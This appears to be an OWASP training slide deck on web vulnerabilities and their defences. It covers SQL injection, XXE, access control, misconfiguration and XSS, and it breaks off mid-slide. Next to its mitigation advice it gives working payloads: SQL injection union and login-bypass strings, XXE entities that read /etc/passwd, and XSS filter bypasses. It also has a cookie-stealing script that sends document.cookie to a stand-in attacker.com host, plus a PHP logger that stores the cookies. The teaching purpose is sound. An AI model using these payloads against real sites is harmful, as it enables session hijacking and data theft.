

# OWASP Web & Mobile Application Security

Encyclopedia on Web & Mobile Security Fundamentals

# Agenda

- Introduction
- OWASP Top 10 Web Vulnerabilities
- Attack vectors
- Mitigations
- OWASP Top 10 Mobile Vulnerabilities
- Mitigations
- Secure coding practices
- Responsible disclosure programs

# To Brag

- Adithyan AK - Head of OWASP Coimbatore
- 5+ Years into infosec
- Expertise in web app security, reverse engineering, exploit dev, malware analysis
- Authored few exploits and owned few CVEs
- Speaker at various conferences, workshops (IITM Research Park, Defcon Trivandrum etc)
- Hall of fame in Microsoft, Apple, Intel, Avira, Oppo, etc
- Passion for making and breaking stuffs



# Need for Security

- 4% of total web traffic is malicious
- 37k websites are hacked daily
- 125% DDOS attacks increase yearly
- Hacking is easier than securing
- 99% security is 100% vulnerable
- Security is the need of the hour

# What's OWASP

- Open Web Application Security Project
- Community for security experts around the globe
- Creating awareness in Web Application Security
- OWASP Top 10 - Most exploited vulnerabilities of the year
- OWASP Top 10 Web Vulnerabilities
- OWASP Top 10 Mobile Vulnerabilities
- OWASP Top 10 IOT Vulnerabilities
- Contribute to the community with free research articles, testing methodologies and mitigations, documentations, tools and technologies



# Terminologies


- Exploit - the code that delivers the payload
- Payload - a piece of code that triggers the vulnerability
- Vulnerability - flaw occurred due to fault in the design or implementation
- CVE
- NVD
- Zero-day
- Patch
- Malware
- Bot
- Shell



# Bug vs Vulnerability

- Bug - When a system isn't behaving in a way it's designed to
- Vulnerability - a flaw through which attacker can abuse the system
- Bug is a defect in the product
- Vulnerability allows for the malicious use of the product
- Vulnerabilities get you reward, bugs won't


# Browser - Web Application Relationship





# HTTP Request


- Information request message from client to server



# HTTP Methods

- GET - retrieve information
- POST - send information
- OPTIONS - available communication options
- HEAD - transfers the status line
- PUT - store an entity
- DELETE - deletes the specified source
- TRACE - diagnostic purposes
- CONNECT - establishes a tunnel

# GET vs POST




# HTTP Request Headers

- Host : specifies the domain name
- User-Agent : client's user agent info
- Accept-language : specifies the language understandable by client
- Cookie : authentication purposes
- X-Requested-With : identify AJAX requests

# HTTP Response Headers

- Content-type: specifies the MIME type of the requested source
- Content-language: specifies the language of response
- Content-length: size of the response body
- set-cookie: set cookies to the client by the server
- cache-control: allows the server to control the caching

# OWASP Top 10 Web Application Vulnerabilities

- 
- 1. Injection**
  - 2. Broken Authentication**
  - 3. Sensitive data exposure**
  - 4. XML External Entities (XXE)**
  - 5. Broken Access control**
  - 6. Security misconfigurations**
  - 7. Cross Site Scripting (XSS)**
  - 8. Insecure Deserialisation**
  - 9. Using Components with known vulnerabilities**
  - 10. Insufficient logging and monitoring**

# 1. Injection

- Over 90% of the website are vulnerable for injections
- Most exploited vulnerability and easy to exploit
- Often found in
  - SQL
  - LDAP
  - Xpath
  - NOSQL queries
  - OS commands
  - XML parsers
  - SMTP Headers
- Data loss, Corruption, disclosure to unauthorised data, denial of access, complete host takeover



# SQL Injection - Data exfiltration

- [www.vulnerable.com/view.php?id=10](http://www.vulnerable.com/view.php?id=10)
- [www.vulnerable.com/view.php?id=10](http://www.vulnerable.com/view.php?id=10)' order by 1 --+

23' order by 1—+

To get the Current Database Name

<http://fakesite.com/report.php?id=-23> union select 1,2,database(),4,5--+

To get the Current Version

<http://fakesite.com/report.php?id=-23> union select 1,2,version(),4,5--+

To get the Current User

<http://fakesite.com/report.php?id=-23> union select 1,2,user(),4,5--+

To get the Temporary Directory Path

<http://fakesite.com/report.php?id=-23> union select 1,2,@@tmpdir,4,5--+

# SQL Injection - Authentication bypass

```
$uname=$_POST['uname'];
```

```
$passwd=$_POST['passwd'];
```

```
$query="select username,pass from users where username='$uname' and password='$passwd' limit 0,1";
```

```
$result=mysql_query($query);
```

```
$rows = mysql_fetch_array($result);
```

```
if($rows)
```

```
{
```

```
    echo "You have Logged in successfully" ;
```

# Tampering the values

- Username = tom
- Password = passwd

```
SELECT * FROM users WHERE name='tom' and password='passwd'
```

- Username : tom
- Password : ' or '1'='1

```
SELECT * FROM users WHERE name='tom' and password='" or '1'='1'
```

- Username : ' or '1'='1

- Password :

User name	Password	SQL Query
tom	tom	<code>SELECT * FROM users WHERE name='tom'</code> <code>and password='tom'</code>
tom	or '1'='1	<code>SELECT * FROM users WHERE name='tom'</code> <code>and password=" or '1'='1'</code>
tom	or 1='1	<code>SELECT * FROM users WHERE name='tom'</code> <code>and password=" or 1='1'</code>
tom	1' or 1=1 -- -	<code>SELECT * FROM users WHERE name='tom'</code> <code>and password=" or 1=1-- -'</code>

# Demo in Multilidae

# Defences against Injections

## Primary Defences:

- **Option 1: Use of Prepared Statements (with Parameterized Queries)**
- **Option 2: Input sanitisation**
- **Option 3: Whitelist Input Validation**
- **Option 4: Escaping All User Supplied Input**

# Unsafe Example

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "  
    + request.getParameter("customerName");  
  
try {  
    Statement statement = connection.createStatement( ... );  
    ResultSet results = statement.executeQuery( query );  
}
```



## Prepared Statements (with Parameterized Queries)

- Ensures that an attacker is not able to change the intent of a query
- SQL queries are sent to DB with values unspecified
- DB parses, compiles and stored result without executing it
- Later the app binds the values to parameters and executes
- Even if SQL commands are inserted by an attacker

# Language specific recommendations

- Java EE – use `PreparedStatement()` with bind variables
- .NET – use parameterized queries like `SqlCommand()` or `OleDbCommand()` with bind variables
- PHP – use PDO with strongly typed parameterized queries (using `bindParam()`)
- Hibernate - use `createQuery()` with bind variables (called named parameters in

# Safe Example - JAVA

// This should REALLY be validated too

String custname = request.getParameter("customerName");

// Perform input validation to detect attacks

String query = "SELECT account\_balance FROM user\_data WHERE user\_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );

## Safe Example - PHP

```
$stmt = $pdo->prepare('SELECT * FROM employees WHERE name = :name');
```

```
$stmt->execute(array('name' => $name));
```

```
foreach ($stmt as $row) {  
    // Do something with $row  
}
```

# Safe Example - MySQL

```
$stmt = $dbConnection->prepare('SELECT * FROM employees WHERE name = ?');
```

```
$stmt->bind_param('s', $name); // 's' specifies the variable type => 'string'
```

```
$stmt->execute();
```

```
$result = $stmt->get_result();
```

# Stored Procedures Input Sanitization

- Stored procedures performs the input escaping
- The app treats input as data instead executing it as SQL statement
- D/B Stored procedures and prepared statement
  - SP is written and stored in DB and called from the web app
  - Prepared statement are written and called from the web app
- If access to db is only via SP, permission for direct access on Db tables doesn't need to be granted explicitly
- This way, DB stays safe with access control measures
- Hex encode

```
SELECT ... FROM session WHERE hex_encode(sessionID) = '616263313233'
```

# Escaping user inputs

## Oracle Escaping

```
ESAPI.encoder().encodeForSQL( new OracleCodec(), queryparam );
```

```
Codec ORACLE_CODEC = new OracleCodec();
```

### Code

```
String query = "SELECT user_id FROM user_data WHERE user_name = "
```

```
+ ESAPI.encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("userID"))
```

```
+ " and user_password = "
```



# MySQL Escaping

1. **ANSI\_QUOTES SQL mode, and a mode with this off, which we call**
2. **MySQL mode.**

**ANSI SQL mode: Simply encode all ' (single tick) characters with " (two single ticks)**

**MySQL mode, do the following:**

**" (0x22) --> \"**

**% (0x25) --> \%**

**' (0x27) --> \'**

**\ (0x5c) --> \\**

**\_ (0x5f) --> \\_**

**all other non-alphanumeric characters with ASCII values**

## 2. Broken Authentication

- Attackers has 100 millions of valid username and password combinations
- Automated brute force attack tools and dictionary attack tools
- Flaws occur in
  - Poor password policies
  - Password change
  - Forgot my password
  - Remember my password
  - Account update
  - Insecure session tokens

# Protection

- Password strength - restrict pods with minimum size and complexity for pwd
- Complexity requires use of combinations of alphabetic, numeric, and/or alphanumeric characters
- User's should be advised to change passwords periodically
- Users should be prevented from reusing their old passwords
- Users should be provided with multi factor authentication
- Password use - predefined number of login attempts
- Repeated failed attempts must be logged
- Number of failed attempts must be displayed to user
- Data/Time of their last successful login must be displayed

# Protection

- **Password change controls** - users should provided both old and new passwords
- Reauthenticate logged in sessions when password is changed
- Require password before changing the email address
- **Password storage** - pads must be stored in hashed or encrypted form
- Passwords should never be hardcoded in any source code
- Decryption keys must be strongly protected
- **Protecting credentials in transit** - encrypt entire login process using SSL
- Hashing it using md5 in transition won't work as LAN packets can be intercepted

# Protection

- **Session ID Protection** - entire session should be protected via SSL
- Session IDs must never be included in the URL as they can be cached by the browser, reflected in the referrer header or accidentally forwarded to a friend
- Session IDs should be long, complicated with random numbers
- Session IDs must be changed frequently to reduce the validity of sessions
- **Browser caching** - authentication and session data should never be sent in GET
- Authentication pages should be marked with no-cache tag
- Also with AUTOCOMPLETE=OFF flag to prevent storing of credentials in autocomplete cache

### 3. Sensitive Data Exposure

**determine which data is sensitive enough to require extra protection. For example:**

- **Banking information: account numbers, credit card numbers.**
- **Health information.**
- **Personal information: SSN/SIN, date of birth, etc.**
- **User account/passwords.**

## Example #1: Credit card encryption

- An app encrypts credit card numbers in a database using automatic database encryption
- it also decrypts this data automatically when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in clear text

### Fix :

- The system should have encrypted the credit card numbers using a public key, and only allowed back- end applications to decrypt them with the private key



## **Example #2: SSL is not used for all authenticated pages**

- **Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie.**
- **Attacker then replays this cookie and hijacks the user's session, accessing the user's private data**

### **Fix :**

- **SSL must be implemented on all the authenticated pages**

### **Example #3: The password database uses unsalted hashes to store everyone's passwords**

- **A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.**

#### **Fix:**

- Encrypt data during transport and at rest.
- Minimise data surface area.

## 4. XML External Entity (XXE)

- XXE is an Server Side Request Forgery (SSRF)
- XXE results in denial of service as well as Remote code execution
- HTTP Request :

```
POST http://example.com/xml HTTP/1.1
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
  <!ELEMENT foo ANY>
```

```
  <!ENTITY bar "World">
```

# Billion Laughs Attack by embedding entities with entities

## Request

POST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY>

<!ENTITY bar "World ">

<!ENTITY t1 "&bar;&bar;">

<!ENTITY t2 "&t1;&t1;&t1;&t1;">

# Hacking sensitive files with XXE

## Request

```
POST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

    <!ELEMENT foo ANY>

    <!ENTITY xxe SYSTEM

"file:///etc/passwd">
```

# Pivoting and bypassing firewall

## Request

```
POST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

  <!ELEMENT foo ANY>

  <!ENTITY xxe SYSTEM

    "http://192.168.0.1/secret.txt">
```

# XXE Mitigations

- Safest way is to disable DTD

- **JAVA:**

```
import javax.xml.parsers.DocumentBuilderFactory;

import javax.xml.parsers.ParserConfigurationException;

DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();

String FEATURE = null;

FEATURE = "http://xml.org/sax/features/external-general-entities";
dbf.setFeature(FEATURE, false);
FEATURE = "http://xml.org/sax/features/external-parameter-entities";
dbf.setFeature(FEATURE, false);
```

## 5. Broken Access Control

- Access control is how a web application grants access to contents and functions to some users and not others
- Ex : In fb, only the admin of a page can post and not others
- Implementing access controls are quite hard
- Each user must be added to appropriate group
- Each group must be set with appropriate permissions
- Ex: admin group and guest group in windows



# Mitigations

- Insecure IDs - most website use id, key or index as a way to reference users
- If the attacker can guess these IDs and the supplied values aren't validated, the attacker can escalate his privileges
- This is called privilege escalation
- Applications should not rely on the secrecy of any ID's for protection
- Path Traversal - attacker traverse through directory (../../etc/passwd)
- This attack allows low privileged user to access sensitive files
- Payloads such as (../, ..\ ) must be blacklisted

## 6. Security Misconfigurations

**Improper server or web application configuration leading to various flaws:**

- **Debugging enabled.**
- **Incorrect folder permissions.**
- **Using default accounts or passwords.**
- **Setup/Configuration pages enabled.**

**Example #1: The app server admin console is automatically installed and not removed**

Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

## **Example #2: Directory listing is not disabled on your server**

- **Attacker discovers directory listing in the website.**
- **Attacker downloads all your compiled Java classes, which they decompile and reverse engineer to get all your custom code.**
- **They then find a serious access control flaw in your application.**

## **Example #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws**

- **Attackers love the extra information error messages provide.**


# Mitigations

- **Disable administration interfaces.**
- **Disable debugging.**
- **Disable use of default accounts/passwords.**
- **Configure server to prevent unauthorized access, directory listing, etc.**
- **Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.**

## 7. Cross Site Scripting (XSS)

- Abuses the dynamic way websites interact with their clients
- Attacker controls the victim's browsers by exploiting this vulnerability
- Browser display contents using HTML and JS
- Attacker needs a input field (Excluding DOM)
- attacker can insert this tag in any input form
- Without filter, JS executes
- Whatever the user can do in a browser can be done by JS

# DOM



# XSS Attack Vectors

- JS within HTML using <script> tag
- JS from external source using src tag
- JS can be embed into HTML with event handlers
- Ex : onload, onmouseover

```
<!DOCTYPE html>
<html>
<head>
<script>
function myFunction() {
    alert("Website has been hacked");
}
</script>
</head>


<body onmouseover="myFunction()">
<h1>Hello World!</h1>
</body>

</html>
```

Website has been hacked

OK

# XSS Types





# Reflected XSS

- PHP Code

```
$username = $_GET['user'];
```

```
echo "<h1>Hello, " . $username . "!</h1>";
```


- Input taken from the URL parameter

**Hello OWASP**

- [www.vulnerablesite.com/hello.php?user=OWASP](http://www.vulnerablesite.com/hello.php?user=OWASP)


# Exploiting XSS

- **`www.vulnerablesite.com/hello.php?user=<script>alert(1)</script>`**
- **Source code will become**  
**`<h1>Hello, <script>alert(1)</script>!</h1>`**



# Stored vs Reflected

- Reflected
  - `www.vulnerablesite.com/hello.php?user=<script>alert(1)</script>`
  - Payload is delivered in the parameter by attacker
  - Payload is visible to the victim
  - However, it can be hidden
- Stored
  - Payload is embed into the source code
  - Served by the server
  - XSS auditor can't block
  - More dangerous



# XSS Payloads

## 1. With <script> tag

```
<script>alert(1)</script>
```

```
<script src=//HOST/SCRIPT></script>
```

```
<script src=//attacker.com/1.js></script>
```

## 2. With regular HTML tags

```
<TAG EVENT=alert(1)>
```

```
<body onload=alert(1)>
```

```
<img src=1 onerror=alert(1)>
```

# Power of XSS

- Cross Site Request Forgery - CSRF
  - JS execution will result in capturing anti-csrf token
- Account takeover
  - Attacker can capture the cookies
  - Session hijacking
  - Account takeover

nom.uk/domxss/# <script>alert(document.cookie);</script>

tomnomnom.uk says:

secret=2oiy6k3j4hm3hyoiy324y

OK

<script>alert(document.cookie)</script>

- Redirection to malicious websites

<script>window.location.href="<http://malware.com>";</script>

# Stealing cookies with XSS

- Cookiestealer.php

```
$cookies = $_GET['c'];
```

```
$file = fopen('log.txt', 'a');
```

```
fwrite($file, $cookies . "\n\n");
```

- Payload

```
<svg onload=fetch('//www.attacker.com/cookiestealer.php?c='+document.cookie)>
```

# Deface and Deceive with XSS

- Manipulate the contents of website with innerHTML

```
<svg onload="document.body.innerHTML='<img src=//HOST/IMAGE>'">
```

- Change the background image of a website

```
<script>document.body.bgColor="red";</script>
```

- Overlay a login page and fetch login passwords

```
<script>src = //attacker.com/login.js</script>
```

# Deadly effects of XSS

- Crash the victim's browser with Denial of service
- Force download files such as malware

`<a href=//HOST/FILE download=FILENAME>Download</a>`

- What if an AV Website is vulnerable to XSS!
- Redirect users to attackers site compromising the victim's machine with memory exploits
- Ex : Outdated and vulnerable browsers

`<iframe src=//HOST/ style=display:none></iframe>`



# XSS Mitigations & Bypasses

```
<script>
  var name = document.location.hash.substr(1);
  document.write("Hello, " + name.replace(/<script/gi, ""));
</script>
```

- <scr<script>alert(document.cookie);</script>
- <img src=x onerror=alert(document.cookie)>

# XSS Mitigations & Bypasses

```
<script>
  var name = document.location.hash.substr(1);
  document.write("<h1>Hello, " + name.replace(/<\/?[>]+>/gi, "") + "</h1>");
</script>
```

- Base64 Encoding
  - javascript:eval(atob('YWxlcuQoZG9jdW1lbnQuY29va2llKTs='));
  - Javascript:alert(document.cookie);
- **Avoiding quotes**
  - javascript:eval(String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59))

```
> String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59)
< "alert(document.cookie);"
```

# XSS Prevention - Escaping

- Prevention won't fix the vulnerability
- It just hardens the attacker to find one
- Escape user inputs

```
function escapeHTML(s, forAttribute) {  
  
    return s.replace(forAttribute ? /[&<>'"]/g : /[&<>]/g, function(c) {  
  
        return ESC_MAP[c];  
  
    });  
};
```

- encodeURI function in JS encodes special characters excluding , / ? : @ & = + \$ #
- encodeURIComponent encodes all the special characters

# XSS Prevention - Input Sanitisation

- Use regex to find authentic inputs

```
if(id.match(/^[0-9a-zA-Z]{1,16}$/)){
```

```
//The id is fine
```

```
}
```

```
else{
```

```
//The id is illegal
```

```
}
```

# XSS Prevention - Encoding

- Deploy html encoding, base64 encoding or other encoding schemes
- However that can be broken
- Use combination of encoding schemes
- Deploy own encoding scheme

```
function encodeID(s) {  
  
    if (s=="") return '_';  
  
    return s.replace(/[^a-zA-Z0-9-]/g, function(match) {  
  
        return '_' + match[0].charCodeAt(0).toString(16) + '_';  
  
    });  
};
```

# RULE #0 - Never Insert Untrusted Data Except in Allowed Locations

Directly in a script:

```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>
```

Inside an HTML comment:

```
<!--...NEVER PUT UNTRUSTED DATA HERE...-->
```

In an attribute name:

```
<div ...NEVER PUT UNTRUSTED DATA HERE...=test />
```

In a tag name:

```
<NEVER PUT UNTRUSTED DATA HERE... href="/test" />
```

Directly in CSS:

```
<style>  
...NEVER PUT UNTRUSTED DATA HERE...  
</style>
```

# RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element

## Content

When you want to put untrusted data into HTML body somewhere,

<body>

...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...

